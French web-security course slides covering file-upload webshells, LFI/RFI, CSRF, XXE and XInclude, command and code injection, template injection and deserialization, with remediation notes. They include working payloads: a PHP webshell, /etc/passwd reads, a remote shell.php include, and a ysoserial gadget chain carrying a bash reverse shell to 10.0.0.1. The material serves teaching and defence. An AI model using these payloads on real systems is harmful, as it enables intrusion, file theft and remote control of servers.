Sécurité Web 2

Sites de référence

https://portswigger.net/web-security

https://github.com/swisskyrepo/PayloadsAllTheThings

https://owasp.org/www-project-top-ten/

Burp est l'outil de référence pour la sécurité web.

Upload de fichier

Upload de fichiers

- Certaines applications permettent de déposer un fichier
  - exemple: image de l'utilisateur
- Si il n'y a pas de contrôle suffisant sur le fichier, il est possible de déposer un fichier exécutable
  - exemple : shell.php

```php
<?php
    system($_REQUEST['cmd']);
?>
```

```
$ curl localhost:9000/shell.php?cmd=whoami
www-data
```

Contourner les filtres

Souvent le serveur n'accepte pas tout les types de fichier.

- jouer sur le type MIME : `image/png`
- tester d'autres formats non blacklistés :
  - `.php` non accepté
  - `.php3`, `.php4`, `.php5` acceptés
  - utiliser une extension non valide : `shell.php.test`
- ajouter les magic bytes au fichier
  - À la main : `GIF87a`
  - Insérer du code PHP en commentaire d'une image avec `exiftools`.

Inclusion de fichier

Inclusion de fichier local (LFI)

- l'application inclut un fichier
- le fichier est déterminé par un paramètre contrôlé par l'utilisateur

```
http://site-vulnerable.net/index.php?include=welcome.php
```

- on peut modifier ce paramètre pour inclure un autre fichier présent sur le serveur

```
$curl http://vulnerable.net/index.php?include=../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
```

Inclusion de fichier distant (RFI)

- Identique, mais en donnant en paramètre un fichier distant

```
$curl
http://vulnerable.net/index.php?include=http://192.168.56.1/shell.php&cmd=w
hoami

www-data
```

Attaques CSRF

Cross-site request forgery

- Une attaque qui permet de faire réaliser une actions à un utilisateur.
- Les sites gèrent les utilisateurs connectés avec des cookies
  - On parle de session
  - Une valeur aléatoire gardée par le serveur, et dans un cookie sur le navigateur
- Le navigateur ajoute automatiquement les cookies aux requêtes
- Un site malveillant contient un script qui envoie une requête
  - exemple : faire un virement de 1000€ vers compte X
  - Si l'utilisateur est authentifié, les cookies sont ajoutés automatiquement

Conditions pour l’attaque

- Une action pertinente
- Des sessions gérées avec des cookies
- Pas de paramètre non-prédictible

Exemple

Une application où l'action suivante peut être effectuée

```
POST /virement HTTP/1.1
Host: vulnerable-bank.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

destinataire=mathilde&euros=22
```

Exemple

Un attaquant peut créer un site qui contient le HTML suivant :

```
<body>
  <form action="https://vulnerable-bank.com/virement" method="POST">
    <input type="hidden" name="destinataire" value="olivier" />
    <input type="hidden" name="euros" value="1337" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
```

Remédiation

Ajouter une valeur aléatoire dans les formulaires, et vérifier cette valeur côté serveur. On parle de **token CSRF**.

```
  <form action="https://secure-bank.com/virement" method="POST">
    <input type="text" name="destinataire" />
    <input type="number" name="euros" />
    <input type="hidden" name="csrf-token"
value="fb8cf060ff2705b689af60e4cbd01e8c" />
    <input type="submit" value="Envoyer" />
  </form>
```

Injections XXE

XXE

De nombreuses applications (notamment Java) utilisent du XML.

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```

Le XML est un format complexe.
On peut exploiter la fonctionnalité XXE lorsque les DTD externes ne sont pas désactivés.

XXE : lire des fichiers

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

```
Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

XXE : attaques SSRF

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM
"http://internal.vulnerable-website.com/api/action" ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

Effectue une requête vers une API interne.

XML 1/2

- XML : extensible markup language
  - Créer pour transporter et représenter des données
  - En perte de popularité face au JSON
- DTD : document type definition
  - définit la structure du XML
  - définit le types des données
  - référencé au début du document XML
- Le DTD peut être :
  - contenu dans le document (internal DTD)
  - définit dans un autre fichier (external DTD)
  - un mélange des deux

XML 2/2

- XML custom entities :
  - permet de définir des entitées dans le DTD
  - `<!DOCTYPE foo [ <!ENTITY myentity "my entity value" > ]>`
  - `&myentity;` sera remplacé par `"my entity value"`.

- XML external entities (XXE)
  - définition d'entitées en dehors du DTD
  - `<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://normal-website.com" > ]>`
  - `<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///path/to/file" > ]>`

Variante : XInclude

Xinclude : permet de créer des documents XML à partir de sous-documents.

On peut utiliser le payload suivant pour lire des fichiers.

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>
</productId></stockCheck>
```

Remédiation

Désactiver au niveau du parser XML :

- Les DTD externes
- La fonctionnalité XInclude

Injection de commandes

Injection de commande

L'application passe les paramètres à un script shell.

https://insecure-website.com/stockStatus?productID=381&storeID=29

$ ./stockreport.pl 381 29

On peut injecter des commande shell dans les paramètres

https://insecure-website.com/stockStatus?productID=381`whoami`&storeID=29

$ ./stockreport.pl 381`whoami` 29

Pleins d'opérateurs peuvent être utilisés : ||, |, &&, &, ;, $(), ``

Variante : injection de code

Si le programme utilise `eval()` sur l'entrée utilisateur.

Payload :
`".system('uname -a'); $dummy="`

Il faut généralement adapter pour finir le code évalué.
Nécessite souvent plusieurs essais, et l'utilisation de commentaires (ex: `//`).

```
?order=id);}system('uname%20-a');//
```

Variante : injection de code

Plusieurs fonction peuvent être utilisés incorrectement :

- eval
- system
- usort
- preg_replace
- assert

-> Ne pas évaluer sans contrôle les entrées utilisateur.

Server Side Template Injection

Templates

De nombreux templates existent pour **insérer des variables** dans un document.

```
ma_variable = getQueryParameter('my_var')
engine.render("Hello {{" + ma_variable + "}}")
```

On peut imaginer l'URL suivante :
`http://vulnerable-website.com/?my_var=data.username`

```
Hello {{ data.username }}
```

Server side template injection

Si l'input est passé au moteur de template sans contrôle. On peut injecter des données.


`http://vulnerable-website.com/?my_var=data.username}}bad_stuff_here`

La première étape est d'identifier le moteur de template.
`{{7*'7'}}` va donner :

- 49 avec Twig
- 7777777 avec Jinja2.

Les messages d'erreur sont également très utiles.

Identification



Exploitation

L'impact et l'exploitation sont dépendants du moteur de template utilisé.

Exemple avec Mako :

```
<%
import os
x=os.popen('id').read()
%>
${x}
```

Désérialisation

Principe

De nombreux langages de programmation permettent de représenter des objets


- Données
- **Fonctions**

Dans un format binaire ou texte, pour les transmettre.

Objet -> Représentation = sérialisation
Représentation -> Objet = désérialisation

Désérialisation de données contrôlées par l'utilisateur = **potentielle RCE**.

Principe


Serialization
Deserialization
Object
Stream of Bytes
File
DB
Memory
Stream of Bytes
Object

Objet sérialisé en PHP

```
O:4:"User":2:{s:4:"name":s:6:"carlos"; s:10:"isLoggedIn":b:1;}
```

`O:4:"User"` - un objet de la classe de 4 caractères "User"
`2` - l'objet a 2 attributs

`s:4:"name"` - la **clé** du premier attribut est la **string** de 4 caractères `"name"`
`s:6:"carlos"` - la **valeur** du premier attribut est la **string** de 6 caractères `"carlos"`

`s:10:"isLoggedIn"` - la **clé** du second attribut est la **string** de 10 caractères `"isLoggedIn"`
`b:1` - La **valeur** de du second attribut un **booléen** valant **`true`**

Modifier un Objet

Dans certain cas, on peut juste modifier un objet d'une façon non prévue.
Imaginons le cookie suivant :

```
O:4:"User":2:{s:8:"username";s:6:"carlos";s:7:"isAdmin";b:0;}
```

```
$user = unserialize($_COOKIE);
if ($user->isAdmin === true) {
// allow access to admin interface
}
```

Désérialisation NodeJS

On peut simplement ajouter de code dans l'objet.

```
{ "username":"_$$ND_FUNC$$_require('child_process').exec(
     'cat /etc/passwd',
     function(error, stdout, stderr)
        {console.log(stdout) })",

  "country":"Lameville",
  "city":"Lametown",
  "num":"2"
}
```

Injecter un nouvel objet

- Le plus souvent on ne peut pas ajouter directement du code.
- Les applications ne vérifient pas l'objet avant de le désérialiser.
- Les objets ont des constructeurs et destructeurs.
- → On peut appeler ces méthodes en ajoutant un objet sérialisé

```
class XYZ {
      private $lock_file_path;
      [...]
      function __destruct() {
            // Carlos thought this would be a good idea
            if (file_exists($this->lock_file_path)) {
                unlink($this->lock_file_path);
            }
      }
}

O:3:"XYZ":1{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
```

Gadget Chains


- Il faut généralement enchaîner plusieurs de ces méthodes intéressantes pour obtenir une exécution de code.
- C'est ce que l'on appelle une **Gadget Chain**
- Créer une **Gadget Chain** est un travail complexe.

Il en existe certaines déjà documentées que l'on peut utiliser

- **yoserial**
- yoserial.net
- **PHP Generic Gadget Chains (PHPGGC)**

Désérialisation Java

Les objets sérialisés en Java commencent toujours par les octets `ac ed`, soit `ro0` en base64.




Yoserial

On peut utiliser **Yoserial** pour utiliser une **Gadget Chain** connue.

```
┌──(olivier㉿kali)-[/opt/web]
└─$ java -jar yoserial.jar CommonsCollections2 'bash -i >& /dev/tcp/10.0.0.1/4
444 0>&1' | base64 -w 0
rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcm
F0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAQm9yZy5hcGFjaGUuY29tbW9ucy5j
b2xsZWN0aW9uczQuY29tcGFyYXRvcnMuVHJhbnNmb3JtaW5nQ29tcGFyYXRvci/5hPArsQjMAgACTA
AJZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvcm1lcnQALUxvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVj
dGlvbnM0L1RyYW5zZm9ybWVyO3hwc3IAQG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY2
9tcGFyYXRvcnMuQ29tcGFyYWJsZUNvbXBhcmF0b3L79JkluG6xNwIAAHhwc3IAO29yZy5hcGFjaGUu
```

Yoserial

On peut ensuite utiliser ce payload dans Burp.



Langages affectés

À peut près tout les langages web sont confrontés à ce type de vulnérabilités :

- PHP
- Java
- .Net
- NodeJS
- Python

La faille reste à chaque fois la désérialisation de données contrôlées par l'utilisateur.